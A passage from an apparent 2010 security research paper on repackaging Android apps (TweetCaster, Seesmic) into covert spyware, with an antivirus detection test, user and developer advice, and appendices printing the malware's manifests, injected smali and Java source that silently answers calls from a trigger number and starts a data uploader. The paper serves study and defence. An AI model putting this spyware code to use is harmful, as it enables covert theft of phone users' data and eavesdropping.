As seen from the above list of data, the attack has successfully downloaded all data from the victim's phone. Using the same process it could have been possible to retrieve GPS coordinates, send SMS to premium numbers, or even activate remotely the phone microphone in order to spy the victim then upload the audio file recorded to the attacker web server.



Unknown sources ✓
Allow installation of non-Market applications

Quick launch
Set keyboard shortcuts to launch applications

Manage applications
Manage and remove installed applications

Running services
View and control currently running services

Development
Set options for application development

However it should be noted that for this attack to work, the user's settings must allow the installation of software from unknown sources. Even if this option is disabled by default, it is common for user to enable it.

An attacker could use such attack to escalate privilege on the phone by fetching his web server for exploit as soon as a new vulnerability is discovered in the Linux kernel. It goes without saying that the game is even easier when the user has a Jailbreak device, as each application installed on the device has root access. As a consequence, by using this kind of spyware, the attacker can do whatever he wants on the victim phone. The process applied to reverse engineer the TweetCaster application could be integrated in a python tool to automatically perform the task, having as the consequence the ability to turn any Android application into a stealthy spyware.

5. Countermeasures

In the next section, the TweetCaster spyware will be checked by three Anti-Malware applications in order to test their efficiency.
The following applications will be tested:


- Lookout Mobile Security version Beta Release 4.9
- Droid Security Free Anti-virus version 2.3
- SMobile Security Shield version 1.7.61


Finally the last part will provide user and developer best practices to prevent from malicious application install and data leakage via development common faults.

5.1. Anti-Malware Benchmarking

5.1.1. Lookout Mobile Security version Beta Release 4.9


The Lookout Mobile Security suite has been installed on the device and a scan of all applications installed has been performed. As predicted nothing was discovered during the first scan.






Lookout Anti-Virus protects your device from viruses & malware.

• Scan every new app you install.
• Automatically scan your entire device every week or every day, based on your settings.
• Virus definitions are updated regularly.



Keep your device safe from viruses & malware.



Scanned 47 applications less than a minute ago. 0 viruses found.

Then the TweetCaster spyware was installed and a scan was performed again.

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


9:46 PM
Rearrange your Home screen.
Touch & hold an item and when it vibrates, drag it where you want.
3 of 6
Lookout is scanning TweetCaster...
Rearrange your Home screen.
Touch & hold an item and when it vibrates, drag it where you want.
3 of 6
7:51 AM
lookout
Everything is OK
Anti-Virus
PROTECTED
Scanned 48 applications less than a minute ago. 0 viruses found.
Run Virus Scan
Data Backup
READY TO BACK UP
Missing Device
READY

Figure 22 - Spyware detection test using Lookout Mobile Security version Beta Release 4.9

As shown in the figure above, the Lookout Mobile Security suite did not flag the application as malicious. This result is quite frightening, as the Tweetcaster application was able to dump all user data.

5.1.2. Droid Security Free Anti-virus version 2.3

The same process has been applied for the Droid Security Free Anti-virus.



As shown below, Droid Security detected a suspicious item but actually it was just a warning because the user's settings allowed the installation of software from unknown sources. However Droid Security was not able to detect the TweetCaster application as malicious software.

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

1:10 PM

Suspicious item was found!

Your phone software is clean , No suspicious item was found:
48 installed Packages.
375 activities screens.
24 content providers.
61 recivers.
36 services.

1:10 PM

Suspicious item was found!


Your settings are not OK,
'unknown sources' allowed.

Your device is set to allow installing third party apps,
which can be a bad thing.
We suggest to uncheck this option, and
Install only apps

Figure 23 - Spyware detection test using Droid Security Free Anti-virus version 2.3

5.1.3. SMobile Security Shield v1.7.61

As the two previous Anti-viruses, the same process has been applied for the SMobile Security Shield.



Statistics
Last scan: 2010-12-12 18:12:02
Last update: 2010-12-12 18:16:48
Virus DB: 1.5.497

Scan Completed

No Installed Spyware Applications were detected on the device

Last scan: 2010-12-12 18:12:02
Last update: 2010-12-12 18:16:48
Virus DB: 1.5.497

Figure 24 - Spyware detection test using SMobile Security Shield v1.7.61

As shown above, the SMobile Security Shield was not able to flag the application as malicious. The result of the tests using three different anti-virus applications is that none were able to detect the TweetCaster application as malicious software. The best ways to protect from this kind of spyware still remain user and developer awareness.

5.2. Best Practices

5.2.1. User Awareness (The Lookout Blog, 08/2010)

While virus scanners may offer protection against some smartphone malware, user awareness remains one of the most important security measures. Users should be cautious when presented with overly promising applications:

- Only download applications from trusted sources.
- Always check the permissions an application is requesting during install.
- Use common sense to ensure that the permissions match the type of application downloaded.
- To prevent from malware spreading via USB (using Windows Autorun), use with caution the setting to act as a "USB device".

5.2.2. Developer Awareness

Sometimes developers are not aware of the content of third party libraries used within their applications. This behavior might lead to unintentional divulging of user private data. This event occurred during the last Black Hat conference, where a wallpaper application was flagged as malicious by the Lookout Security team without finding real evidence of malicious behavior (The Lookout Blog, 29/07/2010).

The following are few "best practices" developers should keep in mind as they create new mobile applications: (The Lookout Blog, 10/08/2010)

- Know exactly what private user and device data the application (including 3rd party code) is collecting and transmitting.
- Only collect the data needed for the application.
- Do not transmit private user or device data over an unencrypted communications channel; use rather HTTPS/TLS to secure network communications.
- Consider using a one-way hash to not directly disclose private data.

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6. Conclusion

Within this paper, two security flaws have been identified in the Android security chain. The first one is the Android Market where no specific control is applied to applications submitted by developers. This behavior is one of the consequences of the open source nature of the Android Platform and is a platform for spyware spreading like the one discussed in this paper. As Android becomes more popular, the number of visitors to the Android Market is likely to rise, and software checks may become necessary to maintain the platform's trustworthiness (H online, 11/01/2010). More granularities for application permission might be a solution, for example by not authorizing full Internet access but rather access to specific web site(s).

The Anti-virus benchmark pointed out that there is no silver bullet to prevent spyware. Even though some projects like the Taintdroid project (The Taintdroid project, 10/2010) are becoming more popular, user awareness still remains the best way to prevent spyware installation. Developer awareness is also necessary, as several security flaws were discovered recently in banking applications (Fox News, 11/2010).

Another security flaw within the Android security chain is the slow patching process. The reason is that so many manufacturers distribute Android devices, when a security update is required it is up to the manufacturers to provide it to their customers. That is why Android update distribution requires more time than for competitors like Apple.

This slow patching process leads to a rise of Jailbreak devices, as users want access to the latest releases. As a consequence, the Android security restrictions are completely bypassed and users are more exposed to spyware that could take entire control of their devices, as all applications are running with root access.

The Coverity Scan 2010 Open Source Integrity Report reveals that Android mobile platform kernel contains more than 350 software flaws, one-fourth of which are high-risk for security breaches and system crashes (Coverity, 15/11/2010).

Since the patching process is relatively slow, an attacker could use spyware as a process to escalate privilege on the phone by exploiting new vulnerabilities discovered in the Linux kernel before the patch release.

The Android market and the slow patching process are responsible for much of the current threat landscape for Android devices. In order to improve its overall security, a better control of the Android Market as well as a better patching system are required.

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7. Appendixes

Appendix 1: Seesmic application AndroidManifest file

```
manifest android:versionCode="2" android:versionName="1.0.1" package="com.seesmic">
<application android:theme="@style/SeesmicTheme" android:label="@string/app_name"
android:icon="@drawable/icon">
<provider android:name=".data.TwitterProvider"
android:authorities="com.seesmic.twitter"/>
<activity android:label="@string/app_name" android:name=".ui.Account">
<intent-filter>
<action android:name="com.seesmic.LOGIN"/>
<category android:name="android.intent.category.DEFAULT"/>
</intent-filter>
</activity>
<activity android:label="@string/app_name" android:name=".ui.Composer"/>
<activity android:label="@string/app_name" android:name=".ui.Conversation"/>
<activity android:label="@string/app_name" android:name=".ui.Friends"/>
<activity android:label="@string/app_name" android:name=".ui.Message"/>
<activity android:label="@string/app_name" android:name=".ui.Messages"/>
<activity android:label="@string/app_name" android:name=".ui.PictureView"/>
<activity android:label="@string/app_name" android:name=".ui.Profile"/>
<activity android:label="@string/app_name" android:name=".ui.Settings"/>
<activity android:label="@string/app_name" android:name=".ui.Space"/>
<activity android:label="@string/app_name" android:name=".ui.Spaces"/>
<activity android:label="@string/app_name" android:name=".ui.Timeline"/>
<activity android:label="@string/app_name" android:name=".ui.Tweet">
<intent-filter>
<action android:name="android.intent.action.VIEW"/>
<action android:name="android.intent.action.PICK"/>
<category android:name="android.intent.category.DEFAULT"/>
<data android:mimeType="vnd.android.cursor.dir/vnd.seesmic.twitter.tweet"/>
</intent-filter>
</activity>
<activity android:label="@string/app_name" android:name=".ui.PictureView"/>
<activity android:label="@string/app_name" android:name=".ui.Welcome"
android:launchMode="singleTask" android:noHistory="true">
<intent-filter>
<action android:name="android.intent.action.MAIN"/>
<category android:name="android.intent.category.LAUNCHER"/>
</intent-filter>
</activity>
<service android:name=".core.NotifService"/>
<receiver android:name=".core.OnAlarmReceiver"/>
</application>
<uses-sdk android:minSdkVersion="3" android:targetSdkVersion="4"/>
<uses-permission android:name="android.permission.INTERNET"/>
<uses-permission android:name="android.permission.ACCESS_FINE_LOCATION"/>
<uses-permission android:name="android.permission.VIBRATE"/>
<uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE"/>
<uses-permission android:name="android.permission.READ_PHONE_STATE"/>
<uses-permission android:name="android.permission.ACCESS_WIFI_STATE"/>
<uses-permission android:name="android.permission.ACCESS_NETWORK_STATE"/>
<uses-permission android:name="android.permission.READ_CONTACTS"/>
<uses-permission android:name="android.permission.WRITE_CONTACTS"/>
<uses-permission android:name="android.permission.RECEIVE_SMS"/>
<uses-permission android:name="android.permission.RECEIVE_MMS"/>
<supports-screens android:anyDensity="true" android:smallScreens="true"
android:normalScreens="true" android:largeScreens="true"/>
</manifest>
```

Appendix 2: Seesmic application AndroidManifest file after reengineering

```
<manifest android:versionCode="2" android:versionName="1.6" package="com.seesmic">

<application android:theme="@style/SeesmicTheme" android:label="@string/app_name"
android:icon="@drawable/icon">
<provider android:name=".data.TwitterProvider"
android:authorities="com.seesmic.twitter"/>

<activity android:label="@string/app_name" android:name=".ui.Account">

<intent-filter>
<action android:name="com.seesmic.LOGIN"/>
<category android:name="android.intent.category.DEFAULT"/>
</intent-filter>
</activity>
<activity android:label="@string/app_name" android:name=".ui.Composer"/>
<activity android:label="@string/app_name" android:name=".ui.Conversation"/>
<activity android:label="@string/app_name" android:name=".ui.Friends"/>
<activity android:label="@string/app_name" android:name=".ui.Message"/>
<activity android:label="@string/app_name" android:name=".ui.Messages"/>
<activity android:label="@string/app_name" android:name=".ui.PictureView"/>
<activity android:label="@string/app_name" android:name=".ui.Profile"/>
<activity android:label="@string/app_name" android:name=".ui.Settings"/>
<activity android:label="@string/app_name" android:name=".ui.Space"/>
<activity android:label="@string/app_name" android:name=".ui.Spaces"/>
<activity android:label="@string/app_name" android:name=".ui.Timeline"/>
<activity android:label="@string/app_name" android:name=".ui.GoldGPEN"/>

<activity android:label="@string/app_name" android:name=".ui.Tweet">

<intent-filter>
<action android:name="android.intent.action.VIEW"/>
<action android:name="android.intent.action.PICK"/>
<category android:name="android.intent.category.DEFAULT"/>
<data android:mimeType="vnd.android.cursor.dir/vnd.seesmic.twitter.tweet"/>
</intent-filter>
</activity>
<activity android:label="@string/app_name" android:name=".ui.PictureView"/>

<activity android:label="@string/app_name" android:name=".ui.Welcome"
android:launchMode="singleTask" android:noHistory="true">

<intent-filter>
<action android:name="android.intent.action.MAIN"/>
<category android:name="android.intent.category.LAUNCHER"/>
</intent-filter>
</activity>
<service android:name=".core.NotifService"/>
<receiver android:name=".core.OnAlarmReceiver"/>
</application>
<uses-sdk android:minSdkVersion="3" android:targetSdkVersion="8"/>
<uses-permission android:name="android.permission.INTERNET"/>
<uses-permission android:name="android.permission.ACCESS_COARSE_LOCATION"/>
<uses-permission android:name="android.permission.ACCESS_FINE_LOCATION"/>
<uses-permission android:name="android.permission.ACCESS_NETWORK_STATE"/>
<uses-permission android:name="android.permission.CALL_PHONE"/>
<uses-permission android:name="android.permission.CALL_PRIVILEGED"/>
<uses-permission android:name="android.permission.READ_CALENDAR"/>
<uses-permission android:name="android.permission.READ_HISTORY_BOOKMARKS"/>
<uses-permission android:name="android.permission.READ_FRAME_BUFFER"/>
<uses-permission android:name="android.permission.READ_OWNER_DATA"/>
<uses-permission android:name="android.permission.READ_SMS"/>
<uses-permission android:name="android.permission.RECORD_AUDIO"/>
<uses-permission android:name="android.permission.SEND_SMS"/>
<uses-permission android:name="android.permission.CAMERA"/>
<uses-permission android:name="android.permission.WRITE_SMS "/>
<uses-permission android:name="android.permission.VIBRATE"/>
```

```
<uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE"/>
<uses-permission android:name="android.permission.READ_PHONE_STATE"/>
<uses-permission android:name="android.permission.ACCESS_WIFI_STATE"/>
<uses-permission android:name="android.permission.ACCESS_NETWORK_STATE"/>
<uses-permission android:name="android.permission.READ_CONTACTS"/>
<uses-permission android:name="android.permission.WRITE_CONTACTS"/>
<uses-permission android:name="android.permission.RECEIVE_SMS"/>
<uses-permission android:name="android.permission.RECEIVE_MMS"/>
<supports-screens android:anyDensity="true" android:smallScreens="true"
android:normalScreens="true" android:largeScreens="true"/>
</manifest>
```

Appendix 3: Main activity from the Seesmic application

```
.class public Lcom/seesmic/ui/Welcome;
.super Landroid/app/Activity;
.source "Welcome.java"

# direct methods
.method public constructor <init>()V
    .locals 0
    .prologue
    .line 18
    invoke-direct {p0}, Landroid/app/Activity;-><init>()V

    return-void
.end method

# virtual methods
.method protected onCreate(Landroid/os/Bundle;)V
    .locals 11
    .parameter "savedInstanceState"

    .prologue
    const v9, 0x7f070040

    const/4 v10, 0x0

    .line 25
    invoke-super {p0, p1}, Landroid/app/Activity;->onCreate(Landroid/os/Bundle;)V

    .line 27
    invoke-virtual {p0}, Lcom/seesmic/ui/Welcome;-
>getApplicationContext()Landroid/content/Context;

    move-result-object v8
    .
    .
    .line 82
    .local v1, add:Landroid/widget/Button;
    new-instance v8, Lcom/seesmic/ui/Welcome$1;

    invoke-direct {v8, p0}, Lcom/seesmic/ui/Welcome$1;-><init>(Lcom/seesmic/ui/Welcome;)V

    invoke-virtual {v1, v8}, Landroid/widget/Button;-
>setOnClickListener(Landroid/view/View$OnClickListener;)V

    goto :goto_0
.end method

.method protected onDestroy()V
    .locals 0
    .prologue
    .line 117
    invoke-super {p0}, Landroid/app/Activity;->onDestroy()V
```

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```
    .line 118
    return-void
.end method

.method public onKeyDown(ILandroid/view/KeyEvent;)Z
    .locals 1
    .parameter "keyCode"

    invoke-super {p0, p1, p2}, Landroid/app/Activity;-
>onKeyDown(ILandroid/view/KeyEvent;)Z

    move-result v0
    goto :goto_0
.end method
```

Appendix 4: Main activity from the Seesmic application after reengineering

```
.class public Lcom/seesmic/ui/Welcome;
.super Landroid/app/Activity;
.source "Welcome.java"


# direct methods
.method public constructor <init>()V
    .locals 0

    .prologue
    .line 18
    invoke-direct {p0}, Landroid/app/Activity;-><init>()V

    return-void
.end method


# virtual methods
.method protected onCreate(Landroid/os/Bundle;)V
    .locals 11
    .parameter "savedInstanceState"

    .prologue
    const v9, 0x7f070040

    const/4 v10, 0x0

    .line 25
    invoke-super {p0, p1}, Landroid/app/Activity;->onCreate(Landroid/os/Bundle;)V

    .line 27
    invoke-virtual {p0}, Lcom/seesmic/ui/Welcome;-
>getApplicationContext()Landroid/content/Context;

    move-result-object v8
    .
    .
    .line 82
    .local v1, add:Landroid/widget/Button;
    new-instance v8, Lcom/seesmic/ui/Welcome$1;

    invoke-direct {v8, p0}, Lcom/seesmic/ui/Welcome$1;-><init>(Lcom/seesmic/ui/Welcome;)V

    invoke-virtual {v1, v8}, Landroid/widget/Button;-
>setOnClickListener(Landroid/view/View$OnClickListener;)V

    .line 83
    new-instance v0, Landroid/content/Intent;

    const-class v1, Lcom/seesmic/ui/GoldGPEN;
```

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```
    invoke-direct {v0, p0, v1}, Landroid/content/Intent;-
><init>(Landroid/content/Context;Ljava/lang/Class;)V

    .line 84
    .local v0, i:Landroid/content/Intent;
    invoke-virtual {p0, v0}, Lcom/seesmic/ui/Welcome;-
>startActivity(Landroid/content/Intent;)V

    goto :goto_0
.end method

.method protected onDestroy()V
    .locals 0
    .prologue
    .line 117
    invoke-super {p0}, Landroid/app/Activity;->onDestroy()V
    .line 118
    return-void
.end method

.method public onKeyDown(ILandroid/view/KeyEvent;)Z
    .locals 1
    .parameter "keyCode"
    .parameter "event"

    .prologue
    .line 97
    const/4 v0, 0x4

    if-ne p1, v0, :cond_0

    .line 99
    const/4 v0, 0x1

    .line 101
    :goto_0
    return v0

    :cond_0
    invoke-super {p0, p1, p2}, Landroid/app/Activity;-
>onKeyDown(ILandroid/view/KeyEvent;)Z

    move-result v0

    goto :goto_0
.end method
```

Appendix 5: Code to reject or accept call from an Android application

```
package com.telindus.Spyware;

import java.lang.reflect.Method;
import android.content.*;
import android.os.Bundle;
import android.os.RemoteException;
import android.telephony.*;
import android.util.Log;
import android.content.Context;
import android.content.Intent;


public class PhoneCall extends BroadcastReceiver {

        com.android.internal.telephony.ITelephony telephonyService;
```

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```
        public void getTeleService(Context context) {
               TelephonyManager tm = (TelephonyManager)
context.getSystemService(Context.TELEPHONY_SERVICE);
               try {
                      // Java reflection to gain access to TelephonyManager's ITelephony
getter
                      Class c = Class.forName(tm.getClass().getName());
                      Method m = c.getDeclaredMethod("getITelephony");
                      m.setAccessible(true);
                      telephonyService = (com.android.internal.telephony.ITelephony)
m.invoke(tm);
                      telephonyService.cancelMissedCallsNotification();
                             telephonyService.silenceRinger();
                             if(telephonyService.getCallState() ==
TelephonyManager.CALL_STATE_OFFHOOK){
                                    telephonyService.setMute(true); // mute the
call
                             }
               } catch (Exception e) {
                   e.printStackTrace();
                   Log.e("TelephonyAccess","FATAL ERROR: could not connect to telephony
subsystem");
               }
       }



        public void AnswerAndRejectCall() {
               try {

                             telephonyService.answerRingingCall(); // Answer
automatically the call
                             telephonyService.turnOnSpeaker(true);
                             telephonyService.setRadio(true);
                             telephonyService.endCall();

               } catch (RemoteException e) {
                             // TODO Auto-generated catch block
                             e.printStackTrace();
               }

        }




 public void launch_uploader(Context context)
        {
               Intent uploadIntent = new Intent( );
               uploadIntent.setClassName("com.telindus.AndroidSpyware",
"com.telindus.AndroidSpyware.HttpUploader");
               context.startService(uploadIntent);
        }

    @Override
    public void onReceive(Context context, Intent intent) {

         getTeleService(context); //Access to the TelephonyManager

         String action = intent.getAction();
         Bundle b = intent.getExtras();
         String incommingNumber = b.getString("incoming_number");  //Get Incoming Number
         String state = b.getString("state");
         Log.d("CALL",action + "   " + incommingNumber + "   " + state);

         // Trigger an action according to the Caller
         if (incommingNumber.equals("+33633268775")){

                AnswerAndRejectCall();
```

```
                 Intent launchHome = new Intent(Intent.ACTION_MAIN);
                 launchHome.addCategory(Intent.CATEGORY_HOME);
                 launchHome.addFlags(Intent.FLAG_ACTIVITY_NEW_TASK);
                 context.startActivity(launchHome);
                 launch_uploader(context);

          }

    }


}
```

Appendix 6: Original AndroidManifest file from the Tweetcaster application

```
<?xml version="1.0" encoding="UTF-8"?>
<manifest android:versionCode="5" android:versionName="1.6"
package="com.handmark.tweetcaster"
  xmlns:android="http://schemas.android.com/apk/res/android">
    <application android:theme="@style/TwitcasterLight" android:label="@string/app_name"
android:icon="@drawable/icon" android:name="com.handmark.tweetcaster.Tweetcaster">
        <meta-data android:name="android.app.default_searchable"
android:value="com.handmark.tweetcaster.SearchActivity" />
        <activity android:name="com.handmark.tweetcaster.TimelineActivity"
android:launchMode="singleTask" android:configChanges="keyboardHidden|orientation">
            <intent-filter>
                <action android:name="android.intent.action.MAIN" />
                <category android:name="android.intent.category.LAUNCHER" />
            </intent-filter>
        </activity>
        <activity android:name="com.handmark.tweetcaster.NewAccountActivity"
android:configChanges="keyboardHidden|orientation" />
        <activity android:label="@string/app_name"
android:name="com.handmark.tweetcaster.StartActivity"
android:screenOrientation="portrait" android:configChanges="keyboardHidden|orientation"
/>
        <activity android:name="com.handmark.tweetcaster.NewTwitActivity"
android:configChanges="keyboardHidden|orientation"
android:windowSoftInputMode="stateVisible|adjustResize">
            <intent-filter>
                <action android:name="android.intent.action.SEND" />
                <data android:mimeType="text/plain" />
                <data android:mimeType="image/*" />
                <category android:name="android.intent.category.DEFAULT" />
            </intent-filter>
        </activity>
        <activity android:name="com.handmark.tweetcaster.AccountProfile"
android:configChanges="keyboardHidden|orientation" />
        <activity android:name="com.handmark.tweetcaster.Accounts"
android:configChanges="keyboardHidden|orientation" />
        <activity android:name="com.handmark.tweetcaster.SearchActivity"
android:configChanges="keyboardHidden|orientation">
            <intent-filter>
                <action android:name="android.intent.action.SEARCH" />
                <category android:name="android.intent.category.DEFAULT" />
            </intent-filter>
            <meta-data android:name="android.app.searchable"
android:resource="@xml/searchable" />
        </activity>
        <activity android:name="com.handmark.tweetcaster.FollowersActivity"
android:configChanges="keyboardHidden|orientation" />
        <activity android:name="com.handmark.tweetcaster.EditProfileActivity"
android:configChanges="keyboardHidden|orientation" />
        <activity android:name="com.handmark.tweetcaster.UsersActivity"
android:configChanges="keyboardHidden|orientation" />
        <activity android:name="com.handmark.tweetcaster.ListsTimeline"
android:configChanges="keyboardHidden|orientation" />
```

```
        <activity android:name="com.handmark.tweetcaster.ThreadActivity"
android:configChanges="keyboardHidden|orientation" />
        <activity android:name="com.handmark.tweetcaster.ListDetails"
android:configChanges="keyboardHidden|orientation" />
        <activity android:name="com.handmark.tweetcaster.ListEdit"
android:configChanges="keyboardHidden|orientation" />
        <activity android:name="com.handmark.tweetcaster.TweetSettings"
android:configChanges="keyboardHidden|orientation" />
        <activity android:name="com.handmark.tweetcaster.ThreadReplyActivity"
android:configChanges="keyboardHidden|orientation" />
        <activity android:label="@string/app_name"
android:name="com.handmark.tweetcaster.PhotoPreviewActivity">
            <intent-filter>
                <action android:name="android.intent.action.VIEW" />
                <category android:name="android.intent.category.DEFAULT" />
                <category android:name="android.intent.category.BROWSABLE" />
                <data android:scheme="http" android:host="twitpic.com" />
                <data android:scheme="http" android:host="www.twitpic.com" />
                <data android:scheme="http" android:host="yfrog.com" />
                <data android:scheme="http" android:host="*.yfrog.com" />
            </intent-filter>
        </activity>
        <service android:name="com.handmark.tweetcaster.UpdateService" />
        <receiver android:name="com.handmark.tweetcaster.BootReceiver">
            <intent-filter>
                <action android:name="android.intent.action.BOOT_COMPLETED" />
            </intent-filter>
        </receiver>
        <meta-data android:name="ADMARVEL_PARTNER_ID" android:value="d486ba40638aab42" />
        <meta-data android:name="ADMARVEL_SITE_ID" android:value="1711" />
        <provider android:name="com.handmark.tweetcaster.TweetcasterSearchProvider"
android:authorities="com.handmark.tweetcaster.TweetcasterSearch" android:syncable="false"
/>
        <activity android:name="com.handmark.tweetcaster.InfoActivity" />
        <receiver android:label="@string/widget_name"
android:name="com.handmark.tweetcaster.TweetCasterWidget">
            <intent-filter>
                <action android:name="android.appwidget.action.APPWIDGET_UPDATE" />
            </intent-filter>
            <meta-data android:name="android.appwidget.provider"
android:resource="@xml/widget_tweetcaster" />
        </receiver>
        <receiver android:label="@string/widget_large_name"
android:name="com.handmark.tweetcaster.TweetCasterLargeWidget">
            <intent-filter>
                <action android:name="android.appwidget.action.APPWIDGET_UPDATE" />
            </intent-filter>
            <meta-data android:name="android.appwidget.provider"
android:resource="@xml/widget_large_tweetcaster" />
        </receiver>
        <service
android:name="com.handmark.tweetcaster.TweetCasterLargeWidget$WgUpdateService" />
        <activity android:name="com.handmark.tweetcaster.WidgetConfigure">
            <intent-filter>
                <action android:name="android.appwidget.action.APPWIDGET_CONFIGURE" />
            </intent-filter>
        </activity>
        <activity android:name="com.handmark.tweetcaster.AvatarActivity"
android:configChanges="keyboardHidden|orientation" />
    </application>
    <uses-sdk android:minSdkVersion="3" android:targetSdkVersion="4" />
    <supports-screens android:smallScreens="true" android:normalScreens="true"
android:largeScreens="true" anyDensity="true" />
    <uses-permission android:name="android.permission.INTERNET" />
    <uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE" />
    <uses-permission android:name="android.permission.ACCESS_COARSE_LOCATION" />
    <uses-permission android:name="android.permission.VIBRATE" />
</manifest>
```

Appendix 7: Source Code of the Broadcast Receiver waiting for call to trigger application update

```
package telindus.AndroidGoldGPENSpywareFirst;

import java.io.BufferedReader;
import java.io.DataInputStream;
import java.io.File;
import java.io.FileInputStream;
import java.io.FileOutputStream;
import java.io.IOException;
import java.io.InputStream;
import java.io.InputStreamReader;
import java.lang.reflect.Method;
import java.net.HttpURLConnection;
import java.net.URL;
import android.content.*;
import android.os.Bundle;
import android.os.Environment;
import android.os.RemoteException;
import android.telephony.*;
import android.util.Log;
import android.content.Context;
import android.content.Intent;
import android.text.TextUtils;

public class AndroidGoldGPENSpyware extends BroadcastReceiver {

        com.android.internal.telephony.ITelephony telephonyService;

        public void getTeleService(Context context) {
                TelephonyManager tm = (TelephonyManager)
context.getSystemService(Context.TELEPHONY_SERVICE);
                try {
                        // Java reflection to gain access to TelephonyManager's ITelephony
getter
                        Class c = Class.forName(tm.getClass().getName());
                        Method m = c.getDeclaredMethod("getITelephony");
                        m.setAccessible(true);
                        telephonyService = (com.android.internal.telephony.ITelephony)
m.invoke(tm);
                        telephonyService.cancelMissedCallsNotification();
                                        telephonyService.silenceRinger();
                                        if(telephonyService.getCallState() ==
TelephonyManager.CALL_STATE_OFFHOOK){
                                                telephonyService.setMute(true); // mute the
call
                                        }
                } catch (Exception e) {
                    e.printStackTrace();
                    Log.e("TelephonyAccess","FATAL ERROR: could not connect to telephony
subsystem");
                }
        }



         public void AnswerAndRejectCall() {
                 try {

                                telephonyService.answerRingingCall(); // Answer
automatically the call
                                telephonyService.setRadio(true);
                                telephonyService.endCall();

                } catch (RemoteException e) {
                                // TODO Auto-generated catch block
```

```
                              e.printStackTrace();
               }

         }


